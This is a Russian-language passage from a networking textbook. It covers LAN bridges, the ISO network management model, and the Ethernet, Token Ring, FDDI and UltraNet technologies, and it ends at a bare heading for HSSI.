Разделяя крупные сети на автономные блоки, мосты обеспечивают ряд преимуществ. Во-первых, поскольку пересылается лишь некоторый процент трафика, мосты уменьшают трафик, проходящий через устройства всех соединенных сегментов. Во-вторых, мосты действуют как непреодолимая преграда для некоторых потенциально опасных для сети неисправностей. В-третьих, мосты позволяют осуществлять связь между большим числом устройств, чем ее можно было бы обеспечить на любой LAN, подсоединенной к мосту, если бы она была независима. В-четвертых, мосты увеличивают эффективную длину LAN, позволяя подключать еще не подсоединенные отдаленные станции.

Типы мостов

Мосты можно сгруппировать в категории, базирующиеся на различных характеристиках изделий. В соответствии с одной из популярных схем классификации мосты бывают локальные и дистанционные. Локальные мосты обеспечивают прямое соединение множества сегментов LAN, находящихся на одной территории. Дистанционные мосты соединяют множество сегментов LAN на различных территориях, обычно через телекоммуникационные линии.

Дистанционное мостовое соединение представляет ряд уникальных трудностей объединения сетей. Одна из них — разница между скоростями LAN и WAN (глобальная сеть). Хотя в последнее время в географически рассредоточенных объединенных сетях появилось несколько технологий быстродействующих WAN, скорости LAN часто на порядок выше скоростей WAN. Большая разница скоростей LAN и WAN иногда не позволяет пользователям прогонять через WAN применения LAN, чувствительные к задержкам.

Дистанционные мосты не могут увеличить скорость WAN, однако они могут компенсировать несоответствия в скоростях путем использования достаточных буферных мощностей. В случае, если какое-либо устройство LAN, способной передавать со скоростью 3 Mb/сек, намерено связаться с одним из устройств отдаленной LAN, то локальный мост должен регулировать поток информации, передаваемой со скоростью 3Mb/сек, чтобы не переполнить последовательный канал, который пропускает 64 Kb/сек. Это достигается путем накопления поступающей информации в расположенных на плате буферах и посылки ее через после-

довательный канал со скоростью, которую он может обеспечить. Это осуществимо только для коротких пакетов информации, которые не переполняют буферные мощности моста.

IEEE (Институт инженеров по электротехнике и радиоэлектронике) поделил канальный уровень OSI на два отдельных подуровня: подуровень MAC (Управление доступом к носителю) и подуровень LLC (Управление логическим каналом). MAC разрешает и оркестрирует доступ к носителю (Например, конфликтные ситуации, эстафетная передача и др.), в то время как подуровень LLC занят кадрированием, управлением потоком информации, управлением неисправностями и адресацией подуровня MAC.

Некоторые мосты являются мостами подуровня MAC. Эти устройства образуют мост между гомогенными сетями (например, IEEE 802.3 и IEEE 802.3). Другие мосты могут осуществлять трансляцию между различными протоколами канального уровня (например, IEEE 802.3 и IEEE 802.5).

Трансляция, осуществляемая мостом между различными типами сетей, никогда не бывает безупречной, так как всегда имеется вероятность, что одна сеть поддержит определенный фрейм, который не поддерживается другой сетью. Эту ситуацию можно считать примерно аналогичной проблеме, с которой сталкивается эскимос, пытающийся перевести на английский некоторые слова из тех 50 слов, которые обозначают «снег».

Как «расправляться» с сетью

Как только компании поняли, что сетевая технология обеспечивает им сокращение расходов и повышение производительности, они начали устанавливать новые и расширять уже существующие сети почти с такой же скоростью, с какой появлялись новые технологии сетей и изделия для них. При этом стали очевидными проблемы, число которых все более увеличивалось, связанные с этим ростом, особенно у тех компаний, которые применили много разных (и несовместимых) технологий сети.

Основными проблемами, связанными с увеличением сетей, являются каждодневное управление работой сети и стратегическое планирование роста сети. Характерным является то, что каждая новая технология сети требует свою собственную группу экспертов для ее работы и поддержки. Стратегическое планирование роста этих сетей превратилось в какой-то кошмар. Одни только требования к числу персонала для управления крупными гетерогенными сетями привели многие организации на грань кризиса.

Насущной необходимостью стало автоматизированное управление сетями (включая то, что обычно называется «планированием возможностей сети»), интегрированное по всем различным окружениям.

Архитектура управления сети

Большинство архитектур управления сети используют одну и ту же базовую структуру и набор взаимоотношений. Конечные станции (managed devices — управляемые устройства), такие как компьютерные системы и другие сетевые устройства, прогоняют программные средства, позволяющие им посылать сигналы тревоги, когда они распознают проблемы. Проблемы распознаются, когда превышен один или более порогов, заданных пользователем. Management entities (управляющие объекты) запрограммированы таким образом, что после получения этих сигналов тревоги они реагируют выполнением одного, нескольких или группы действий, включающих:

- Уведомление оператора
- Регистрацию события
- Отключение системы
- Автоматические попытки исправления системы

Управляющие объекты могут также опросить конечные станции, чтобы проверить некоторые переменные. Опрос может быть автоматическим или его может инициировать пользователь. На эти запросы в управляемых устройствах отвечают «агенты». Агенты — это программные модули, которые накапливают информацию об управляемом устройстве, в котором они расположены, хранят эту информацию в «базе данных управления» и предоставляют ее (проактивно или реактивно) в управляющие объекты, находящиеся в пределах «систем управления сети» (NMSs), через протокол управления сети. В число известных протоколов управления сети входят «the Simple Network Management Protocol (SPMP)» (Протокол Управления Простой Сети) и «Common Management Information Protocol (CMIP)» (Протокол Информации Общего Управления). «Management proxies» (Уполномоченные управления) — это объекты, которые обеспечивают информацию управления от имени других объектов.

Модель управления сети ISO

ISO внесла большой вклад в стандартизацию сетей. Модель управления сети этой организации является основным средством для понимания главных функций систем управления сети. Эта модель состоит из 5 концептуальных областей:

- Управление эффективностью
- Управление конфигурацией

- Управление учетом использования ресурсов
- Управление неисправностями
- Управление защитой данных

Управление эффективностью

Цель управления эффективностью — измерение и обеспечение различных аспектов эффективности сети для того, чтобы межсетевая эффективность могла поддерживаться на приемлемом уровне. Примерами переменных эффективности, которые могли бы быть обеспечены, являются пропускная способность сети, время реакции пользователей и коэффициент использования линии.

Управление эффективностью включает несколько этапов:

- Сбор информации об эффективности по тем переменным, которые представляют интерес для администраторов сети.
- Анализ информации для определения нормальных (базовая строка) уровней.
- Определение соответствующих порогов эффективности для каждой важной переменной таким образом, что превышение этих порогов указывает на наличие проблемы в сети, достойной внимания.

Управляемые объекты постоянно контролируют переменные эффективности. При превышении порога эффективности вырабатывается и посылается в NMS сигнал тревоги.

Каждый из описанных выше этапов является частью процесса установки реактивной системы. В случае, если эффективность становится неприемлемой вследствие превышения установленного пользователем порога, система реагирует посылкой сообщения. Управление эффективностью позволяет также использовать проактивные методы. Например, при проектировании воздействия роста сети на показатели ее эффективности может быть использован имитатор сети. Такие имитаторы могут эффективно предупреждать администраторов о надвигающихся проблемах для того, чтобы можно было принять контрактивные меры.

Управление конфигурацией

Цель управления конфигурацией — контролирование информации о сетевой и системной конфигурации для того, чтобы можно было отслеживать и управлять воздействием на работу сети различных версий аппаратных и программных элементов. Так как все аппаратные и программные элементы имеют эксплуатационные отклонения, погрешности, или то и другое вместе, которые могут влиять на работу сети, такая информация важна для поддержания гладкой работы сети.

Каждое устройство сети располагает разнообразной информацией о версиях, ассоциируемых с ним. Например, АРМ проектировщика может иметь следующую конфигурацию:

- Операционная система
- Интерфейс Ethernet
- Программное обеспечение TCP/IP
- Программное обеспечение NetWare
- Программное обеспечение NFS
- Контроллер последовательных сообщений
- Программное обеспечение X.25
- Программное обеспечение SNM

Для того, чтобы обеспечить легкий доступ, подсистемы управления конфигурацией хранят эту информацию в базе данных. Когда возникает какая-нибудь проблема, в этой базе данных может быть проведен поиск ключей, которые могли бы помочь решить эту проблему.

Управление учетом использования ресурсов

Цель управления учетом использования ресурсов — измерение параметров использования сети, чтобы можно было соответствующим образом регулировать ее использование индивидуальными или групповыми пользователями. Такое регулирование минимизирует число проблем в сети (так как ресурсы сети могут быть поделены исходя из возможностей источника) и максимизировать равнодоступность к сети для всех пользователей.

Как и для случая управления эффективностью, первым шагом к соответствующему управлению учетом использования ресурсов является измерение коэффициента использования всех важных сетевых ресурсов. Анализ результатов дает возможность понять текущую картину использования. В этой точке могут быть установлены доли пользования. Для достижения оптимальной практики получения доступа может потребоваться определенная коррекция. Начиная с этого момента, последующие измерения использования ресурсов могут выдавать информацию о выставленных счетах, наряду с информацией, использованной для оценки наличия равнодоступности и оптимального коэффициента использования источника.

Управление неисправностями

Цель управления неисправностями — выявить, зафиксировать, уведомить пользователей и (в пределах возможного) автоматически устранить проблемы в сети с тем, чтобы эффективно поддерживать работу се-

ти. Так как неисправности могут привести к простоям или недопустимой деградации сети, управление неисправностями, по всей вероятности, является наиболее широко используемым элементом модели управления сети ISO.

Управление неисправностями включает в себя несколько шагов:

- Определение симптомов проблемы.
- Изолирование проблемы.
- Устранение проблемы.
- Проверка устранения неисправности на всех важных подсистемах.
- Регистрация обнаружения проблемы и ее решения.

Управление защитой данных

Цель управления защитой данных — контроль доступа к сетевым ресурсам в соответствии с местными руководящими принципами, чтобы сделать невозможными саботаж сети и доступ к чувствительной информации лицам, не имеющим соответствующего разрешения. Например, одна из подсистем управления защитой данных может контролировать регистрацию пользователей ресурса сети, отказывая в доступе тем, кто вводит коды доступа, не соответствующие установленным.

Подсистемы управления защитой данных работают путем разделения источников на санкционированные и несанкционированные области. Для некоторых пользователей доступ к любому источнику сети является несоответствующим. Такими пользователями, как правило, являются не члены компании, Для других пользователей сети (внутренних) несоответствующим является доступ к информации, исходящей из какого- либо отдельного отдела. Например, доступ к файлам о людских ресурсах является несоответствующим для любых пользователей, не принадлежащих к отделу управления людскими ресурсами (исключением может быть администраторский персонал).

Подсистемы управления защитой данных выполняют следующие функции:

- Идентифицируют чувствительные ресурсы сети (включая системы, файлы и другие объекты)
- Определяют отображения в виде карт между чувствительными источниками сети и набором пользователей
- Контролируют точки доступа к чувствительным ресурсам сети

- Регистрируют несоответствующий доступ к чувствительным ресурсам сети.

Ethernet

Ethernet был разработан Исследовательским центром в Пало Альто (PARC) корпорации Xerox в 1970-м году. Ethernet стал основой для спецификации IEEE. После недолгих споров компании Digital Equipment Corporation, Intel Corporation и Xerox Corporation совместно разработали и приняли спецификацию, которая была частично совместима с IEEE. На сегодняшний день Ethernet и IEEE являются наиболее распространенными протоколами локальных вычислительных сетей (ЛВС). Сегодня термин Ethernet чаще всего используется для описания всех ЛВС работающих по принципу множественный доступ с обнаружением несущей (carrier sense multiple access/collision detection (CSMA/CD)), которые соответствуют Ethernet, включая IEEE.

Когда Ethernet был разработан, он должен был заполнить нишу между глобальными сетями, низкоскоростными сетями и специализированными сетями компьютерных центров, которые работали на высокой скорости, но очень ограниченном расстоянии. Ethernet хорошо подходит для приложений где локальные коммуникации должны выдерживать высокие нагрузки при высоких скоростях в пиках.

Token Ring и IEEE

Сеть Token Ring первоначально была разработана компанией IBM в 1970 гг. Она по-прежнему является основной технологией IBM для локальных сетей (LAN), уступая по популярности среди технологий LAN только Ethernet/IEEE. Спецификация IEEE почти идентична и полностью совместима с сетью Token Ring IBM. Спецификация IEEE была фактически создана по образцу Token Ring IBM, и она продолжает отслеживать ее разработку. Термин «Token Ring» обычно применяется как при ссылке на сеть Token Ring IBM, так и на сеть IEEE.

Сравнение Token Ring и IEEE

Сети Token Ring и IEEE в основном почти совместимы, хотя их спецификации имеют относительно небольшие различия. Сеть Token Ring IBM оговаривает звездообразное соединение, причем все конечные устройства подключаются к устройству, называемому «устройством доступа к многостанционной сети» (MSAU), в то время как IEEE не оговаривает топологию сети (хотя виртуально все реализации IEEE также базируются на звездообразной сети).

Имеются и другие отличия, в том числе тип носителя (IEEE не оговаривает тип носителя, в то время как сети Toke Ring IBM используют витую пару) и размер поля маршрутной информации

Передача маркера

Token Ring и IEEE являются главными примерами сетей с передачей маркера. Сети с передачей маркера перемещают вдоль сети небольшой блок данных, называемый маркером. Владение этим маркером гарантирует право передачи. В случае, если узел, принимающий маркер, не имеет информации для отправки, он просто переправляет маркер к следующей конечной станции. Каждая станция может удерживать маркер в течение определенного максимального времени.

В случае, если у станции, владеющей маркером, имеется информации для передачи, она захватывает маркер, изменяет у него один бит (в результате чего маркер превращается в последовательность «начало блока данных»), дополняет информацией, которую он хочет передать и, наконец, отсылает эту информацию к следующей станции кольцевой сети. Когда информационный блок циркулирует по кольцу, маркер в сети отсутствует (если только кольцо не обеспечивает «раннего освобождения маркера» — early token release), поэтому другие станции, желающие передать информацию, вынуждены ожидать. Следовательно, в сетях Token Ring не может быть коллизий. В случае, если обеспечивается раннее высвобождение маркера, то новый маркер может быть выпущен после завершения передачи блока данных.

Информационный блок циркулирует по кольцу, пока не достигнет предполагаемой станции назначения, которая копирует информацию для дальнейшей обработки. Информационный блок продолжает циркулировать по кольцу; он окончательно удаляется после достижения станции, отославшей этот блок. Станция отправки может проверить вернувшийся блок, чтобы убедиться, что он был просмотрен и затем скопирован станцией назначения.

В отличие от сетей CSMA/CD (например, Ethernet) сети с передачей маркера являются детерминистическими сетями. Это означает, что можно вычислить максимальное время, которое пройдет, прежде чем любая конечная станция сможет передавать. Эта характеристика, а также некоторые характеристики надежности, которые будут рассмотрены дальше, делают сеть Token Ring идеальной для применений, где задержка должна быть предсказуема и важна устойчивость функционирования сети. Примерами таких применений является среда автоматизированных станций на заводах.

Физические соединения

Станции сети IBM Token Ring напрямую подключаются к MSAU, которые могут быть объединены с помощью кабелей, образуя одну большую кольцевую сеть. Кабели-перемычки соединяют MSAU со смежными MSAU. Кабели-лепестки подключают MSAU к станциям. В составе MSAU имеются шунтирующие реле для исключения станций из кольца.

Система приоритетов

Сети Token Ring используют сложную систему приоритетов, которая позволяет некоторым станциям с высоким приоритетом, назначенным пользователем, более часто пользоваться сетью. Блоки данных Token Ring содержат два поля, которые управляют приоритетом: поле приоритетов и поле резервирования.

Только станции с приоритетом, который равен или выше величины приоритета, содержащейся в маркере, могут завладеть им. После того, как маркер захвачен и изменен (в результате чего он превратился в информационный блок), только станции, приоритет которых выше приоритета передающей станции, могут зарезервировать маркер для следующего прохода по сети. При генерации следующего маркера в него включается более высокий приоритет данной резервирующей станции. Станции, которые повышают уровень приоритета маркера, должны восстановить предыдущий уровень приоритета после завершения передачи.

Механизмы управления неисправностями

Сети Token Ring используют несколько механизмов обнаружения и компенсации неисправностей в сети. Например, одна станция в сети Token Ring выбирается «активным монитором» (active monitor). Эта станция, которой в принципе может быть любая станция сети, действует как централизованный источник синхронизирующей информации для других станций кольца и выполняет разнообразные функции для поддержания кольца. Одной из таких функций является удаление из кольца постоянно циркулирующих блоков данных. В случае, если устройство, отправившее блок данных, отказало, то этот блок может постоянно циркулировать по кольцу. Это может помешать другим станциям передавать собственные блоки данных и фактически блокирует сеть. Активный монитор может выявлять и удалять такие блоки и генерировать новый маркер.

Звездообразная топология сети IBM Token Ring также способствует повышению общей надежности сети. Так как вся информация сети Token Ring просматривается активными MSAU, эти устройства можно запрограммировать так, чтобы они проверяли наличие проблем и при необходимости выборочно удаляли станции из кольца.

Алгоритм Token Ring, называемый «сигнализирующим» (beaconing), выявляет и пытается устранить некоторые неисправности сети. В случае, если какая-нибудь станция обнаружит серьезную проблему в сети (например такую, как обрыв кабеля), она высылает сигнальный блок данных. Сигнальный блок данных указывает домен неисправности, в который входят станция, сообщающая о неисправности, ее ближайший активный сосед, находящийся выше по течению потока информации (NAUN), и все, что находится между ними. Сигнализация инициализирует процесс, называемый «автореконфигурацией» (autoreconfiguration), в ходе которого узлы, расположенные в пределах отказавшего домена, автоматически выполняют диагностику, пытаясь реконфигурировать сеть вокруг отказавшей зоны. В физическом плане MSAU может выполнить это с помощью электрической реконфигурации.

Формат блока данных

Сети Token Ring определяют два типа блока данных: блоки маркеров и блоки данных/блоки команд.

Маркеры

Длина маркера — три байта; он состоит из:

- ограничителя начала

Ограничитель начала служит для предупреждения каждой станции о прибытии маркера (или блока данных/блока команд). В этом поле имеются сигналы, которые отличают этот байт от остальной части блока путем нарушения схемы кодирования, использованной в других частях блока.

- байта управления доступом

Байт управления доступом содержит поля приоритета и резервирования, а также бит маркера (используемый для дифференциации маркера и блока данных/блока команд) и бит монитора (используемый активным монитором, чтобы определить, циркулирует какой-либо блок в кольце непрерывно или нет).

- ограничителя конца

И наконец, разделитель конца сигнализирует о конце маркера или блока данных/ блока команд. В нем также имеются биты для индикации поврежденного блока, а также блока, являющегося последним в логической последовательности.

Блок данных и блок команд

Блок данных и блок команд могут иметь разные размеры в зависимости от размеров информационного поля. Блоки данных переносят информацию для протоколов высших уровней; блоки команд содержат уп-

равляющую информацию, в них отсутствует информация для протоколов высших уровней.

В блоке данных/блоке команд за байтом управления доступом следует байт управления блоком данных. Байт управления блоком данных указывает, что содержит блок — данные или управляющую информацию. В управляющих блоках этот байт определяет тип управляющей информации.

За байтом управления блоком следуют два адресных поля, которые идентифицируют станции пункта назначения и источника. Для IEEE длина адресов равна *6,* байтам.

За адресными полями идет поле данных. Длина этого поля ограничена временем удержания маркера кольца, которое определяет максимальное время, в течение которого станция может удерживать маркер.

За полем данных идет поле последовательности проверки блока (FCS). Станция-источник заполняет это поле вычисленной величиной, зависящей от содержания блока данных. Станция назначения повторно вычисляет эту величину, чтобы определить, не был ли блок поврежден при прохождении. В случае, если это так, то блок отбрасывается.

Также, как и маркер, блок данных/блок команд заканчивается ограничителем конца.

FDDI

Стандарт на «Волоконно-оптический интерфейс по распределенным данным» (FDDI) был выпущен ANSI X3T9.5 (комитет по разработке стандартов) в середине 1980 гг. В этот период быстродействующие АРМ проектировщика уже начинали требовать максимального напряжения возможностей существующих локальных сетей (LAN) (в основном Ethernet и Token Ring). Возникла необходимость в новой LAN, которая могла бы легко поддерживать эти АРМ и их новые прикладные распределенные системы. Одновременно все большее значение уделяется проблеме надежности сети, так как администраторы систем начали переносить критические по назначению прикладные задачи из больших компьютеров в сети. FDDI была создана для того, чтобы удовлетворить эти потребности.

После завершения работы над FDDI, ANSI представила его на рассмотрение в ISO. ISO разработала международный вариант FDDI, который полностью совместим с вариантом стандарта, разработанным ANSI.

Хотя реализации FDDI сегодня не столь распространены, как Ethernet или Token Ring, FDDI приобрела значительное число своих последователей, которое увеличивается по мере уменьшения стоимости ин-

терфейса FDDI. FDDI часто используется как основа технологий, а также как средство для соединения быстродействующих компьютеров, находящихся в локальной области.

Основы технологии

Стандарт FDDI определяет 100 Mb/сек. LAN с двойным кольцом и передачей маркера, которая использует в качестве среды передачи волоконно-оптический кабель. Он определяет физический уровень и часть канального уровня, которая отвечает за доступ к носителю; поэтому его взаимоотношения с эталонной моделью OSI примерно аналогичны тем, которые характеризуют ШЕЕ.

Хотя она работает на более высоких скоростях, FDDI во многом похожа на Token Ring. Обе сети имеют одинаковые характеристики, включая топологию (кольцевая сеть), технику доступа к носителю (передача маркера), характеристики надежности (например, сигнализация-beaconing).

Одной из наиболее важных характеристик FDDI является то, что она использует световод в качестве передающей среды. Световод обеспечивает ряд преимуществ по сравнению с традиционной медной проводкой, включая защиту данных (оптоволокно не излучает электрические сигналы, которые можно перехватывать), надежность (оптоволокно устойчиво к электрическим помехам) и скорость (потенциальная пропускная способность световода намного выше, чем у медного кабеля).

FDDI устанавливает два типа используемого оптического волокна: одномодовое (иногда называемое мономодовым) и многомодовое. Моды можно представить в виде пучков лучей света, входящего в оптическое волокно под определенным углом. Одномодовое волокно позволяет распространяться через оптическое волокно только одному моду света, в то время как многомодовое волокно позволяет распространяться по оптическому волокну множеству мод света. Так как множество мод света, распространяющихся по оптическому кабелю, могут проходить различные расстояния (в зависимости от угла входа), и, следовательно, достигать пункт назначения в разное время (явление, называемое модальной дисперсией), одномодовый световод способен обеспечивать большую полосу пропускания и прогон кабеля на большие расстояния, чем многомодовые световоды. Благодаря этим характеристикам одномодовые световоды часто используются в качестве основы университетских сетей, в то время как многомодовый световод часто используется для соединения рабочих групп. В многомодовом световоде в качестве генераторов света используются диоды, излучающие свет (LED), в то время как в одномодовом световоде обычно применяются лазеры.

Технические условия FDDI

FDDI определяется 4-мя независимыми техническими условиями:

Media Access Control (MAC) (Управление доступом к носителю)

Определяет способ доступа к носителю, включая формат пакета, обработку маркера, адресацию, алгоритм CRC (проверка избыточности цикла) и механизмы устранения ошибок.

Physical Layer Protocol (PHY) (Протокол физического уровня)

Определяет процедуры кодирования/декодирования информации, требования к синхронизации, формированию кадров и другие функции.

Station Management (SMT) (Управление станциями)

Определяет конфигурацию станций FDDI, конфигурацию кольцевой сети и особенности управления кольцевой сетью, включая вставку и исключение станций, инициализацию, изоляцию и устранение неисправностей, составление графика и набор статистики.

Физические соединения

FDDI устанавливает применение двойных кольцевых сетей. Трафик по этим кольцам движется в противоположных направлениях. В физическом выражении кольцо состоит из двух или более двухточечных соединений между смежными станциями. Одно из двух колец FDDI называется первичным кольцом, другое-вторичным кольцом. Первичное кольцо используется для передачи данных, в то время как вторичное кольцо обычно является дублирующим.

«Станции Класса В» или «станции, подключаемые к одному кольцу» (SAS) подсоединены к одной кольцевой сети; «станции класса А» или «станции, подключаемые к двум кольцам» (DAS) подсоединены к обеим кольцевым сетям. SAS подключены к первичному кольцу через «концентратор», который обеспечивает связи для множества SAS. Концентратор отвечает за то, чтобы отказ или отключение питания в любой из SAS не прерывали кольцо. Это особенно необходимо, когда к кольцу подключен PC или аналогичные устройства, у которых питание часто включается и выключается.

Каждая DAS FDDI имеет два порта, обозначенных А и В. Эти порты подключают станцию к двойному кольцу FDDI. Следовательно, каждый порт обеспечивает соединение как с первичным, так и со вторичным кольцом.

Типы трафика

FDDI поддерживает распределение полосы пропускания сети в масштабе реального времени, что является идеальным для ряда различных типов прикладных задач. FDDI обеспечивает эту поддержку путем

обозначения двух типов трафика: синхронного и асинхронного. Синхронный трафик может потреблять часть общей полосы пропускания сети FDDI, равную 100 Mb/сек; остальную часть может потреблять асинхронный трафик. Синхронная полоса пропускания выделяется тем станциям, которым необходима постоянная возможность передачи. Например, наличие такой возможности помогает при передаче голоса и видеоинформации. Другие станции используют остальную часть полосы пропускания асинхронно. Спецификация SMT для сети FDDI определяет схему распределенных заявок на выделение полосы пропускания FDDI.

Распределение асинхронной полосы пропускания производится с использованием восьмиуровневой схемы приоритетов. Каждой станции присваивается определенный уровень приоритета пользования асинхронной полосой пропускания. FDDI также разрешает длительные диалоги, когда станции могут временно использовать всю асинхронную полосу пропускания. Механизм приоритетов FDDI может фактически блокировать станции, которые не могут пользоваться синхронной полосой пропускания и имеют слишком низкий приоритет пользования асинхронной полосой пропускания.

Особенности отказоустойчивости

FDDI характеризуется рядом особенностей отказоустойчивости. Основной особенностью отказоустойчивости является наличие двойной кольцевой сети. В случае, если какая-нибудь станция, подключенная к двойной кольцевой сети, отказывает, или у нее отключается питание, или если поврежден кабель, то двойная кольцевая сеть автоматически «свертывается» («подгибается» внутрь) в одно кольцо.

По мере увеличения размеров сетей FDDI растет вероятность увеличения числа отказов кольцевой сети. В случае, если имеют место два отказа кольцевой сети, то кольцо будет свернуто в обоих случаях, что приводит к фактическому сегментированию кольца на два отдельных кольца, которые не могут сообщаться друг с другом. Последующие отказы вызовут дополнительную сегментацию кольца.

Для предотвращения сегментации кольца могут быть использованы оптические шунтирующие переключатели, которые исключают отказавшие станции из кольца.

Устройства, критичные к отказам, такие как роутеры или главные универсальные вычислительные машины, могут использовать другую технику повышения отказоустойчивости, называемую «двойным подключением» (dual homing), для того, чтобы обеспечить дополнительную избыточность и повысить гарантию работоспособности. При двойном подключении критичное к отказам устройство подсоединяется к двум концентраторам. Одна пара каналов концентраторов считается активным

каналом; другую пару называют пассивным каналом. Пассивный канал находится в режиме поддержки до тех пор, пока не будет установлено, что основной канал (или концентратор, к которому он подключен) отказал. В случае, если это происходит, то пассивный канал автоматически активируется.

Формат блока данных

Форматы блока данных FDDI аналогичны форматам Token Ring.

preamble

Заголовок подготавливает каждую станцию для приема прибывающего блока данных.

start delimiter

Ограничитель начала указывает на начало блока данных. Он содержит сигнальные структуры, которые отличают его от остальной части блока данных.

frame control

Поле управления блоком данных указывает на размер адресных полей, на вид данных, содержащихся в блоке (синхронная или асинхронная информация), и на другую управляющую информацию.

destination address

Также, как у Ethernet и Token Ring, размер адресов равен 6 байтам. Поле адреса назначения может содержать односоставный (единственный), многосоставный (групповой) или широковещательный (все станции) адрес, в то время как адрес источника идентифицирует только одну станцию, отправившую блок данных.

data

Информационное поле содержит либо информацию, предназначенную для протокола высшего уровня, либо управляющую информацию.

frame check sequence

Также, как у Token Ring и Ethernet, поле проверочной последовательности блока данных (FCS) заполняется величиной «проверки избыточности цикла» (CRC), зависящей от содержания блока данных, которую вычисляет станция-источник. Станция пункта назначения пересчитывает эту величину, чтобы определить наличие возможного повреждения блока данных при транзите. В случае, если повреждение имеется, то блок данных отбрасывается.

end delimiter

Ограничитель конца содержит неинформационные символы, которые означают конец блока данных.

frame status

Поле состояния блока данных позволяет станции источника определять, не появилась ли ошибка, и был ли блок данных признан и скопирован принимающей станцией.

UltraNet

Система сети UltraNet, или просто UltraNet, состоит из семейства высокоскоростных программ для объединенных сетей и аппаратных изделий, способных обеспечить совокупную пропускную способность в один гигабайт в секунду (Gb/сек). UltraNet производится и реализуется на рынке компанией Ultra Network Technologies. UltraNet обычно используется для соединения высокоскоростных компьютерных систем, таких как суперкомпьютеры, минисуперкомпьютеры, универсальные вычислительные машины, устройства обслуживания и АРМ. UltraNet может быть сама соединена с другой сетью (например, Ethernet и Token Ring) через роутеры, которые выполняют функции межсетевого интерфейса.

Основы технологии

UltraNet обеспечивает услуги, соответствующие четырем низшим уровням эталонной модели OSI. UltraNet обеспечивает Simple Network Management Protocol (SNMP) (Протокол Управления Простой Сетью) и Routing Information Protocol (RIP) (Протокол маршрутной информации).

UltraNet использует топологию звездообразной сети с концентратором сети (Hub) в центральной точке звезды. Другими компонентами системы UltraNet являются программное обеспечение для главной вычислительной машины, сетевые процессоры, канальные адаптеры, инструментальные средства управления сети и изделия для объединения сетей, такие как роутеры и мосты. Сетевые процессоры соединяют главные вычислительные машины с системой UltraNet и обеспечивают виртуальную цепь и услуги дейтаграмм. Главные вычислительные машины, непосредственно подключенные к системе UltraNet, могут быть удалены друг от друга на расстояние до 30 км. Этот предел может быть расширен подключением к глобальной сети (WAN), например, путем использования каналов связи Т3.

Компоненты UltraNet

Сеть UltraNet состоит из различных компонентов, в том числе концентраторов, программного обеспечения для главных вычислительных машин, управляющих сети, сетевых процессоров и канальных адаптеров.

Концентратор (hub) UltraNet

Концентратор в UltraNet является центральной точкой связи для главных вычислительных машин сети UltraNet. Он содержит высокоскоростную внутреннюю параллельную шину (UltraBus), объединяющую все процессоры в пределах этого концентратора. UltraBus отвечает за коммутируемую информацию в сети UltraNet. Концентраторы UltraNet обеспечивают быстрое согласование, управление перегрузкой каналов связи и прямое подключение каналов.

Программное обеспечение главной вычислительной машины UltraNet

Программное обеспечение главной вычислительной машины UltraNet состоит из:

- Библиотек программирования, позволяющих пропускать через UltraNet программы клиентов Transmission Control Protocol/Internet Protocol (TCP/IP) (Протокол управления передачей/ Протокол Internet) и графические прикладные программы.
- Драйверов устройств сетевых процессоров, которые обеспечивают интерфейс между процессами пользователя и сетевым процессором UltraNet через адаптер процессора.
- Поддержки системы программных гнезд, базирующейся на библиотеках программ, UNIX Berkeley Standard Distribution (BSD). Эта поддержка обеспечивается в форме совокупности библиотечных функций языка С, которая заменяет стандартные обращения к системе программных гнезд, чтобы обеспечить совместимость с существующими прикладными задачами, базирующимися на программных гнездах.
- Обслуживающие конфигурационные программы, которые дают возможность пользователю определять сетевые процессоры, имеющиеся в системе UltraNet, маршруты между концентраторами UltraNet и сетевыми процессорами, а также адреса UltraNet.
- Диагностические обслуживающие программы, которые позволяют пользователям проверять систему UltraNet для обнаружения возможных проблем. Эти обслуживающие программы могут запускаться компьютером Ultra Network Manager (Управляющий сети UltraNet), а также главной вычислительной машиной.

Управляющий сети UltraNet

Управляющий сети UltraNet обеспечивает инструментальные средства, которые помогают инициализировать и управлять UltraNet. Физическим выражением управляющего является базирующийся на Intel PC, работающий в операционных системах DOS и Windows, который подключает к концентратору UltraNet через шину управления сети (NMB). NMB представляет собой независимую 1 Mg/сек LAN, базирующуюся на спецификации StarLAN (1Base5). Управляющий UltraNet заменяет информацию управления, пользуясь протоколом SNMP.

Сетевые процессоры

Сетевые процессоры UltraNet обеспечивают связи между концентраторами UltraNet и главными вычислительными машинами. Имеются сетевые процессоры, которые поддерживают каналы High-Perfomance Parallel Interface (HIPPI) (Высокопроизводительный параллельный интерфейс), HSX (обеспечивается Cray), BMC (обеспечивается IBM) и LSC (обеспечивается Cray), а также шины VMEbus, SBus, HP/EISA bus и IBM Micro Channel bus. Сетевые процессоры могут находиться либо в главной вычислительной машине, либо в концентраторе UltraNet.

Сетевой процессор, размещаемый в концентраторе, состоит из платы процессора обработки протоколов, платы персонального модуля и платы пульта ручного управления. Плата процессора обработки протоколов выполняет команды сетевых протоколов; на ней имеются буферы FIFO для выполнения буферизации пакетов и согласования скоростей. Плата персонального модуля управляет обменом информации между процессором обработки протоколов и различными средами сети, каналами главной управляющей машины или специализированной аппаратурой. Плата пульта ручного управления управляет устройством ввода/вывода (I/O) информации между сетевым процессором и главной вычислительной машиной, монитором графического дисплея или другим концентратором.

UltraNet также обеспечивает систему графического изображения с высокой разрешающей способностью, которая принимает информацию в пикселах из главной вычислительной машины UltraNet и отображает ее на мониторе, подключенном к адаптеру. Это устройство называется сетевым процессором кадрового буфера.

Большинство задач обработки сетевых протоколов выполняются сетевыми процессорами UltraNet. Сетевые процессоры могут принимать реализации TCP/IP и связанных с ним протоколов, а также модифицированные пакеты протоколов OSI, чтобы осуществлять связь между главными вычислительными машинами.

Адаптеры каналов связи

Адаптеры каналов связи соединяют и передают информацию между двумя концентраторами UltraNet или между концентратором UltraNet и роутерами Cisco Systems AGS+. Имея в своем составе контроллеры каналов связи, от одного до четырех мультиплексоров каналов связи и одну плату пульта ручного управления для каждого мультиплексора каналов связи, адаптеры каналов связи располагают полностью дублированной частной шиной, мощность полосы пропускания которой равна 1 Гигабит/сек.

На основе регулярно действующего принципа адаптеры каналов связи определяют те адаптеры и концентраторы, к которым они непосредственно подключаются. Адаптеры каналов связи рассылают ту или иную маршрутную информацию в другие адаптеры каналов, чтобы осуществлять динамичное построение и поддержание базы данных маршрутизации, содержащей информацию о наилучшем маршруте до всех главных вычислительных машин в пределах сети.

HSSI

